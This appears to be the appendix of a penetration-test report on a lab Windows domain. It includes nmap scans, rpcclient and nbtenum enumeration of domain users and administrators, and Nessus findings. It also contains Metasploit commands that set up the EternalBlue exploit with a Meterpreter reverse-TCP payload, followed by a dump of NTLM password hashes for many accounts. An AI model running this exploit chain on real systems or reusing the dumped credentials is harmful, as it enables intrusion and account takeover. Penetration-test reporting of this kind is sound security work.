    Server 2008 SP1, Windows Server 2008 R2, Windows 8,
    or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=11/16%OT=135%CT=1%CU=44660%PV=Y%DS
    =1%DC=D%G=Y%M=005056
OS:%TM=5A0DC247%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=2%
    ISR=10D%TI=I%CI=I%II
OS:=I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=
    M5B4NW8NNT11%O4=M5B4NW
OS:8ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2
    =2000%W3=2000%W4=2000%W5=
OS:2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%
    CC=N%Q=)T1(R=Y%DF=Y%T
OS:=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A
    =S%F=AR%O=%RD=0%Q=)T
OS:3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%
    DF=Y%T=80%W=0%S=A%A=O
OS:%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
    =%RD=0%Q=)T6(R=Y%DF=
OS:Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W
```

```
   =0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
   RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 2.731 days (since Mon Nov 13 18:20:24
   2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:
   microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown
   >, NetBIOS MAC: 00:50:56:33:a7:38 (VMware)
| Names:
|   CLIENT2<00>            Flags: <unique><active>
|   UADTARGETNET<00>       Flags: <group><active>
|   CLIENT2<20>            Flags: <unique><active>
|   UADTARGETNET<1e>       Flags: <group><active>
|   UADTARGETNET<1d>       Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active
   >
| Statistics:
|   00 50 56 33 a7 38 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 37881/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 20609/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 27712/udp): CLEAN (Failed to receive
   data)
|   Check 4 (port 25568/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
    blocked
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7
   Professional 6.1)
```

```
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: CLIENT2
|   NetBIOS computer name: CLIENT2\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: CLIENT2.uadtargetnet.com
|_  System time: 2017-11-16T16:52:18+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms 192.168.0.11

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 16 11:52:23 2017 -- 1 IP address
    (1 host up) scanned in 150.13 seconds
```

I.5 Server 1 UDP Scan

```
# Nmap 7.60 scan initiated Thu Nov 30 17:07:01 2017 as:
    nmap -sU -p1-500 -v -v -sV -A -oN Server1UDP.txt
     T4 192.168.0.1
Failed to resolve " T4".
mass_dns: warning: Unable to determine any DNS servers.
    Reverse DNS is disabled. Try using --system-dns or
   specify valid servers with --dns-servers
Increasing send delay for 192.168.0.1 from 800 to 1000
   due to 11 out of 22 dropped probes since last
   increase.
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00053s latency).
Scanned at 2017-11-30 17:07:02 GMT for 595s
Not shown: 490 closed ports
Reason: 490 port-unreaches
```

```
PORT     STATE          SERVICE       REASON
                  VERSION
42/udp   open|filtered nameserver    no-response
53/udp   open          domain        udp-response ttl 128
    Microsoft DNS 6.1.7601 (1DB1446A)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
88/udp   open          kerberos-sec  udp-response
          Microsoft Windows Kerberos (server time:
   2017-11-30 17:15:06Z)
123/udp  open          ntp           udp-response ttl 128
    NTP v3
| ntp-info:
|_  receive time stamp: 2017-11-30T17:16:58
137/udp  open          netbios-ns    udp-response ttl 128
    Microsoft Windows netbios-ssn (workgroup:
   UADTARGETNET)
138/udp  open|filtered netbios-dgm   no-response
161/udp  open|filtered snmp          no-response
389/udp  open          ldap          udp-response ttl 128
    Microsoft Windows Active Directory LDAP (Domain:
   uadtargetnet.com, Site: lab-site1)
464/udp  open|filtered kpasswd5      no-response
500/udp  open|filtered isakmp        no-response
MAC Address: 00:0C:29:65:8E:40 (VMware)
Too many fingerprints match this host to give specific
   OS details
TCP/IP fingerprint:
SCAN(V=7.60%E=4%D=11/30%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N
   %M=000C29%TM=5A203D09%P=i686-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
   =G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:
   microsoft:windows
```

```
Host script results:
|_clock-skew: mean: 11s, deviation: 0s, median: 11s
| nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown
   >, NetBIOS MAC: 00:0c:29:65:8e:40 (VMware)
| Names:
|   SERVER1<00>          Flags: <unique><active>
|   UADTARGETNET<00>     Flags: <group><active>
|   UADTARGETNET<1c>     Flags: <group><active>
|   SERVER1<20>          Flags: <unique><active>
|   UADTARGETNET<1b>     Flags: <unique><active>
| Statistics:
|   00 0c 29 65 8e 40 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.0.1

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 30 17:16:57 2017 -- 1 IP address
   (1 host up) scanned in 595.96 seconds
```

I.6 Server 2 UDP Scan

```
# Nmap 7.60 scan initiated Thu Nov 30 17:16:57 2017 as:
   nmap -sU -p1-500 -v -v -sV -A -oN Server2UDP.txt
    T4 192.168.0.2
Failed to resolve " T4".
mass_dns: warning: Unable to determine any DNS servers.
   Reverse DNS is disabled. Try using --system-dns or
   specify valid servers with --dns-servers
Increasing send delay for 192.168.0.2 from 800 to 1000
   due to 11 out of 21 dropped probes since last
   increase.
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00055s latency).
Scanned at 2017-11-30 17:16:58 GMT for 683s
```

```
Not shown: 490 closed ports
Reason: 490 port-unreaches
PORT     STATE          SERVICE       REASON
                  VERSION
42/udp   open|filtered nameserver    no-response
53/udp   open          domain        udp-response ttl 128
    Microsoft DNS 6.1.7601 (1DB1446A)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
88/udp   open          kerberos-sec udp-response
           Microsoft Windows Kerberos (server time:
   2017-11-30 17:26:29Z)
123/udp open           ntp           udp-response ttl 128
    Microsoft NTP
| ntp-info:
|_  receive time stamp: 2017-11-30T17:28:16
137/udp open           netbios-ns    udp-response ttl 128
    Microsoft Windows netbios-ssn (workgroup:
   UADTARGETNET)
138/udp open|filtered netbios-dgm   no-response
161/udp open|filtered snmp          no-response
389/udp open           ldap          udp-response ttl 128
    Microsoft Windows Active Directory LDAP (Domain:
   uadtargetnet.com, Site: lab-site1)
464/udp open|filtered kpasswd5      no-response
500/udp open|filtered isakmp        no-response
MAC Address: 00:50:56:3A:42:9F (VMware)
Too many fingerprints match this host to give specific
   OS details
TCP/IP fingerprint:
SCAN(V=7.60%E=4%D=11/30%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N
   %M=005056%TM=5A203FB5%P=i686-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
   =G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
```

```
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:
   microsoft:windows

Host script results:
|_clock-skew: mean: 5s, deviation: 0s, median: 5s
| nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown
   >, NetBIOS MAC: 00:50:56:3a:42:9f (VMware)
| Names:
|   SERVER2<00>              Flags: <unique><active>
|   UADTARGETNET<00>         Flags: <group><active>
|   UADTARGETNET<1c>         Flags: <group><active>
|   SERVER2<20>              Flags: <unique><active>
| Statistics:
|   00 50 56 3a 42 9f 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TRACEROUTE
HOP RTT      ADDRESS
1   0.55 ms 192.168.0.2

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 30 17:28:21 2017 -- 1 IP address
    (1 host up) scanned in 683.65 seconds
```

I.7 Client 1 UDP Scan

```
# Nmap 7.60 scan initiated Thu Nov 30 17:28:21 2017 as:
    nmap -sU -p1-500 -v -v -sV -A -oN Client1UDP.txt
     T4 192.168.0.10
Failed to resolve "  T4".
mass_dns: warning: Unable to determine any DNS servers.
    Reverse DNS is disabled. Try using --system-dns or
   specify valid servers with --dns-servers
Increasing send delay for 192.168.0.10 from 400 to 800
   due to 11 out of 11 dropped probes since last
   increase.
Increasing send delay for 192.168.0.10 from 800 to 1000
    due to 11 out of 19 dropped probes since last
```

```
    increase.
Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.00052s latency).
Scanned at 2017-11-30 17:28:21 GMT for 598s
Not shown: 496 closed ports
Reason: 496 port-unreaches
PORT     STATE         SERVICE      REASON
    VERSION
123/udp open|filtered ntp          no-response
137/udp open          netbios-ns   udp-response ttl 128
    Microsoft Windows netbios-ssn (workgroup:
    UADTARGETNET)
138/udp open|filtered netbios-dgm no-response
500/udp open|filtered isakmp       no-response
MAC Address: 00:0C:29:1F:15:CB (VMware)
Too many fingerprints match this host to give specific
    OS details
TCP/IP fingerprint:
SCAN(V=7.60%E=4%D=11/30%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N
    %M=000C29%TM=5A20420B%P=i686-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
    =G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:
    microsoft:windows

Host script results:
| nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown
    >, NetBIOS MAC: 00:0c:29:1f:15:cb (VMware)
| Names:
|   CLIENT1<00>          Flags: <unique><active>
|   UADTARGETNET<00>     Flags: <group><active>
|   CLIENT1<20>          Flags: <unique><active>
|   UADTARGETNET<1e>     Flags: <group><active>
| Statistics:
```

```
|     00 0c 29 1f 15 cb 00 00 00 00 00 00 00 00 00 00
|     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TRACEROUTE
HOP RTT      ADDRESS
1    0.52 ms 192.168.0.10

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 30 17:38:19 2017 -- 1 IP address
    (1 host up) scanned in 598.01 seconds
```


I.8 Client 2 UDP Scan

```
# Nmap 7.60 scan initiated Thu Nov 30 17:38:19 2017 as:
    nmap -sU -p1-500 -v -v -sV -A -oN Client2UDP.txt
     T4 192.168.0.11
Failed to resolve "  T4".
mass_dns: warning: Unable to determine any DNS servers.
    Reverse DNS is disabled. Try using --system-dns or
   specify valid servers with --dns-servers
Increasing send delay for 192.168.0.11 from 400 to 800
   due to 11 out of 11 dropped probes since last
   increase.
Increasing send delay for 192.168.0.11 from 800 to 1000
    due to 11 out of 19 dropped probes since last
   increase.
Nmap scan report for 192.168.0.11
Host is up, received arp-response (0.00060s latency).
Scanned at 2017-11-30 17:38:20 GMT for 614s
Not shown: 496 closed ports
Reason: 496 port-unreaches
PORT     STATE          SERVICE      REASON
   VERSION
123/udp open|filtered ntp          no-response
137/udp open          netbios-ns   udp-response ttl 128
   Microsoft Windows netbios-ssn (workgroup:
   UADTARGETNET)
138/udp open|filtered netbios-dgm no-response
```


```
500/udp open|filtered isakmp       no-response
MAC Address: 00:50:56:33:A7:38 (VMware)
Too many fingerprints match this host to give specific
    OS details
TCP/IP fingerprint:
SCAN(V=7.60%E=4%D=11/30%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N
    %M=005056%TM=5A204472%P=i686-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
    =G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:
    microsoft:windows

Host script results:
| nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown
    >, NetBIOS MAC: 00:50:56:33:a7:38 (VMware)
| Names:
|    CLIENT2<00>             Flags: <unique><active>
|    UADTARGETNET<00>        Flags: <group><active>
|    CLIENT2<20>             Flags: <unique><active>
|    UADTARGETNET<1e>        Flags: <group><active>
|    UADTARGETNET<1d>        Flags: <unique><active>
|    \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active
    >
| Statistics:
|    00 50 56 33 a7 38 00 00 00 00 00 00 00 00 00 00
|    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TRACEROUTE
HOP RTT      ADDRESS
1    0.60 ms 192.168.0.11

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
```

incorrect results at https://nmap.org/submit/ .
Nmap done at Thu Nov 30 17:48:34 2017 -- 1 IP address (1 host up) scanned in 614.52 seconds

II RPCClient SrvInfo



III RPCClient QueryDomInfo



IV RPCClient EnumDomUsers

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Benny Hill] rid:[0x3e8]
user:[R.Gudino] rid:[0x20da]
user:[E.Breck] rid:[0x20db]
user:[D.Lecroy] rid:[0x20dc]
user:[C.Armes] rid:[0x20dd]
user:[C.Yother] rid:[0x20de]
user:[K.Dipaola] rid:[0x20df]
user:[M.Lanasa] rid:[0x20e0]
```

```
user:[D.Clinard] rid:[0x20e1]
user:[W.Parekh] rid:[0x20e2]
user:[N.Hooton] rid:[0x20e3]
user:[D.Mcdonough] rid:[0x20e4]
user:[M.Bonneau] rid:[0x20e5]
user:[F.Nelms] rid:[0x20e6]
user:[E.Hillhouse] rid:[0x20e7]
user:[M.Lampe] rid:[0x20e8]
user:[L.Mcnaughton] rid:[0x20e9]
user:[D.Halas] rid:[0x20ea]
user:[R.Burstein] rid:[0x20eb]
user:[V.Layman] rid:[0x20ec]
user:[A.Marsland] rid:[0x20ed]
user:[D.Rosamond] rid:[0x20ee]
user:[B.Riche] rid:[0x20ef]
user:[J.Wiste] rid:[0x20f0]
user:[T.Lefebre] rid:[0x20f1]
user:[S.Dalrymple] rid:[0x20f2]
user:[R.Stoneking] rid:[0x20f3]
user:[S.Russom] rid:[0x20f4]
user:[M.Maxwell] rid:[0x20f5]
user:[Z.Sowders] rid:[0x20f6]
user:[M.Hoy] rid:[0x20f7]
user:[C.Selzer] rid:[0x20f8]
user:[K.Leiker] rid:[0x20f9]
user:[S.Gerst] rid:[0x20fa]
user:[D.Kennemer] rid:[0x20fb]
user:[L.Angelo] rid:[0x20fc]
user:[L.Gamino] rid:[0x20fd]
user:[S.Tacey] rid:[0x20fe]
user:[E.Bouknight] rid:[0x20ff]
user:[L.Soriano] rid:[0x2100]
user:[M.Wentz] rid:[0x2101]
user:[G.Fuller] rid:[0x2102]
user:[C.Linen] rid:[0x2103]
user:[J.Murrell] rid:[0x2104]
user:[A.Eisenmenger] rid:[0x2105]
user:[S.Poore] rid:[0x2106]
user:[A.Fritzler] rid:[0x2107]
user:[M.Otter] rid:[0x2108]
user:[S.Kerfoot] rid:[0x2109]
```

```
user:[B.Saari] rid:[0x210a]
user:[M.Colberg] rid:[0x210b]
user:[V.Reighard] rid:[0x210c]
user:[S.Leverich] rid:[0x210d]
user:[C.Hernadez] rid:[0x210e]
user:[E.Bolander] rid:[0x210f]
user:[S.Abercrombie] rid:[0x2110]
user:[D.Kawasaki] rid:[0x2111]
user:[J.Killion] rid:[0x2112]
user:[C.Spann] rid:[0x2113]
user:[E.Bascom] rid:[0x2114]
user:[W.Haakenson] rid:[0x2115]
user:[K.Corney] rid:[0x2116]
user:[K.Husby] rid:[0x2117]
user:[R.Avina] rid:[0x2118]
user:[C.Corpuz] rid:[0x2119]
user:[M.Tilman] rid:[0x211a]
user:[T.Blass] rid:[0x211b]
user:[B.Schweitzer] rid:[0x211c]
user:[W.Loch] rid:[0x211d]
user:[N.Broady] rid:[0x211e]
user:[L.Sarver] rid:[0x211f]
user:[F.Ousley] rid:[0x2120]
user:[T.Prestidge] rid:[0x2121]
user:[G.Nordeen] rid:[0x2122]
user:[G.Youngberg] rid:[0x2123]
user:[R.Zoll] rid:[0x2124]
user:[M.Thiel] rid:[0x2125]
user:[N.Bitterman] rid:[0x2126]
user:[V.Teran] rid:[0x2127]
user:[M.Pascucci] rid:[0x2128]
user:[F.Lu] rid:[0x2129]
user:[I.Cortright] rid:[0x212a]
user:[M.Birdwell] rid:[0x212b]
user:[E.Mogan] rid:[0x212c]
user:[F.Lietz] rid:[0x212d]
user:[A.Mckendree] rid:[0x212e]
user:[R.Sepeda] rid:[0x212f]
user:[D.Doolin] rid:[0x2130]
user:[J.Schack] rid:[0x2131]
user:[E.Leclaire] rid:[0x2132]
```

```
user:[J.Uribe] rid:[0x2133]
user:[Y.Lezama] rid:[0x2134]
user:[B.Evert] rid:[0x2135]
user:[D.Jin] rid:[0x2136]
user:[O.Sandoval] rid:[0x2137]
user:[Y.Weinstein] rid:[0x2138]
user:[C.Brice] rid:[0x2139]
user:[H.Shiba] rid:[0x213a]
user:[G.Chica] rid:[0x213b]
user:[M.Hershberger] rid:[0x213c]
user:[test] rid:[0x213e]
```

V RPCClient LookupNames Administrators

```
rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)
```

VI RPCClient LookupNames Administrator

```
rpcclient $> lookupnames administrator
administrator S-1-5-21-3143832578-2511123263-3969369323-500 (User: 1)
```

VII NetBIOS Command Console

```
C:\nbtenum3.3>nbtenum.exe -q 192.168.0.1 UADTARGETNET\test test123
Connecting to host 192.168.0.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares
```

VIII NetBIOS Admin List

Administrators
- UADTARGETNET\Administrator
- UADTARGETNET\B.Evert
- UADTARGETNET\Benny Hill
- UADTARGETNET\D.Kawasaki
- UADTARGETNET\D.Lecroy
- UADTARGETNET\D.Rosamond
- UADTARGETNET\Domain Admins
- UADTARGETNET\Enterprise Admins
- UADTARGETNET\F.Nelms
- UADTARGETNET\G.Chica
- UADTARGETNET\H.Shiba
- UADTARGETNET\I.Cortright
- UADTARGETNET\N.Hooton
- UADTARGETNET\R.Burstein
- UADTARGETNET\S.Abercrombie
- UADTARGETNET\W.Parekh
- UADTARGETNET\Y.Lezama

IX Nessus Server 1 Output

Critical (10.0)	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
Critical (10.0)	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities

X Nessus Client 1 Output

Critical (10.0)	16334	ArGoSoft FTP Server < 1.4.2.8 Multiple .LNK File Handling Vulnerabilities
Critical (10.0)	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

XI Metasploit Setting Payload

```
msf exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
```

XII Metasploit Setting Remote Host

```
msf exploit(ms17_010_eternalblue) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
```

XIII Metasploit Setting Local Host

```
msf exploit(ms17_010_eternalblue) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
```

XIV Metasploit Re-setting Remote Host

```
msf exploit(ms17_010_eternalblue) > set RHOST 192.168.0.2
RHOST => 192.168.0.2
```

XV Metasploit Hash Dump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
    e53c09abd08dbd99c43a1efec560f45f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
```

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
ab4f1664ad3a8ac47a90d02b3cc4fa37:::
Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516
f8dca38b8541bc6f4732c3b304f2:::
R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:
a16cd1df23cf8b8e923b312e9ab3f5d4:::
E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:483
ec4b04b0a552316b276c2624a34fa:::
D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:
c53064e9887a83f8a4d5cbfcef972305:::
C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:854
b0771463f88f7bc24a4725f84e8cb:::
C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:676035
f793cc21d58a224011ea06bab2:::
K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:97
bab9d5bece0fcc4f1e4276b86b7cd2:::
M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:6
b9e4e4fe9908b12391c41ef35b7b1c3:::
D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:81
fdfb48450ad4f3864d741a01ca2e21:::
W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:24
e4ac391f7c5d4378f792253e356f22:::
N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:
a6339833fd0bcf84a3ab10a42fa7b59a:::
D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:
ce1dc95c9d025db2e1f3ea85c40236be:::
M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:
c8772704bdf47b48a33804df97f67850:::
F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:
f64237b0e85352bd41ce8eed475d8421:::
E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:
f62a557ef50f7784877e4f9a56e159e6:::
M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:
d8d5907791e5a47726e83e5e46f2af40:::
L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:24
b5431395c05f8b51ea696b56a753d5:::
D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:4096
de2eb2481c54b9434504a6bd2626:::
R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:
dbd5e86f519091ee6bd8493ab5a11495:::

V. Layman:8428:aad3b435b51404eeaad3b435b51404ee:43
bcce94858487616e05d95296ede293:::
A. Marsland:8429:aad3b435b51404eeaad3b435b51404ee:73
e649125bc403926b144d55afb39b93:::
D. Rosamond:8430:aad3b435b51404eeaad3b435b51404ee:70
e0448c608d9a2c9063f843a67e19ea:::
B. Riche:8431:aad3b435b51404eeaad3b435b51404ee:889
f1e1dda555e1dbf1dd2fddeab883d:::
J. Wiste:8432:aad3b435b51404eeaad3b435b51404ee:
bd2ec47441828680d9e0505cf0459e5c:::
T. Lefebre:8433:aad3b435b51404eeaad3b435b51404ee:4
b4e6698bfe9dc66f21fccee2b3a716f:::
S. Dalrymple:8434:aad3b435b51404eeaad3b435b51404ee:0
e22d6c69b26a876faae86c723e905fc:::
R. Stoneking:8435:aad3b435b51404eeaad3b435b51404ee:68
ca4d1dd6450dee4940a9bcb4ce8423:::
S. Russom:8436:aad3b435b51404eeaad3b435b51404ee:3
ef78cda39b74b1c181814af284fb3f1:::
M. Maxwell:8437:aad3b435b51404eeaad3b435b51404ee:840
a1f2263dd7dffdf4d0ac22dcc6f49:::
Z. Sowders:8438:aad3b435b51404eeaad3b435b51404ee:8519
eb53ce4e373f984a0e38f4b810fb:::
M. Hoy:8439:aad3b435b51404eeaad3b435b51404ee:
a7b07e7189039642f865bb96a9c35570:::
C. Selzer:8440:aad3b435b51404eeaad3b435b51404ee:
d275a92aeef9d6b958d22dd34e2d33cb:::
K. Leiker:8441:aad3b435b51404eeaad3b435b51404ee:9
ca781b2c9b0e2db50ac628846f852f5:::
S. Gerst:8442:aad3b435b51404eeaad3b435b51404ee:
a2eb2c7035aaf261e099a4f345f14980:::
D. Kennemer:8443:aad3b435b51404eeaad3b435b51404ee:
bba45f0275135400fe21015d52d937b1:::
L. Angelo:8444:aad3b435b51404eeaad3b435b51404ee:
c4342458001cd63d599b200ad74cb09e:::
L. Gamino:8445:aad3b435b51404eeaad3b435b51404ee:
eb48f0585453625ec4e4ed116977042e:::
S. Tacey:8446:aad3b435b51404eeaad3b435b51404ee:
edccee80b5097606b5e1a991ff20d0ab:::
E. Bouknight:8447:aad3b435b51404eeaad3b435b51404ee:53124
ae8313a8f4b6e28eec9b978e41c:::

L. Soriano:8448:aad3b435b51404eeaad3b435b51404ee:fede29a42ffcb3cf0955d8f7ca567955:::
M. Wentz:8449:aad3b435b51404eeaad3b435b51404ee:9568d16ab2ccf3f4801678eda8bc749d:::
G. Fuller:8450:aad3b435b51404eeaad3b435b51404ee:e65f96ff47fbb707c4af42aced95d43b:::
C. Linen:8451:aad3b435b51404eeaad3b435b51404ee:99b6dd12c417c650d1f968b8afdde36e:::
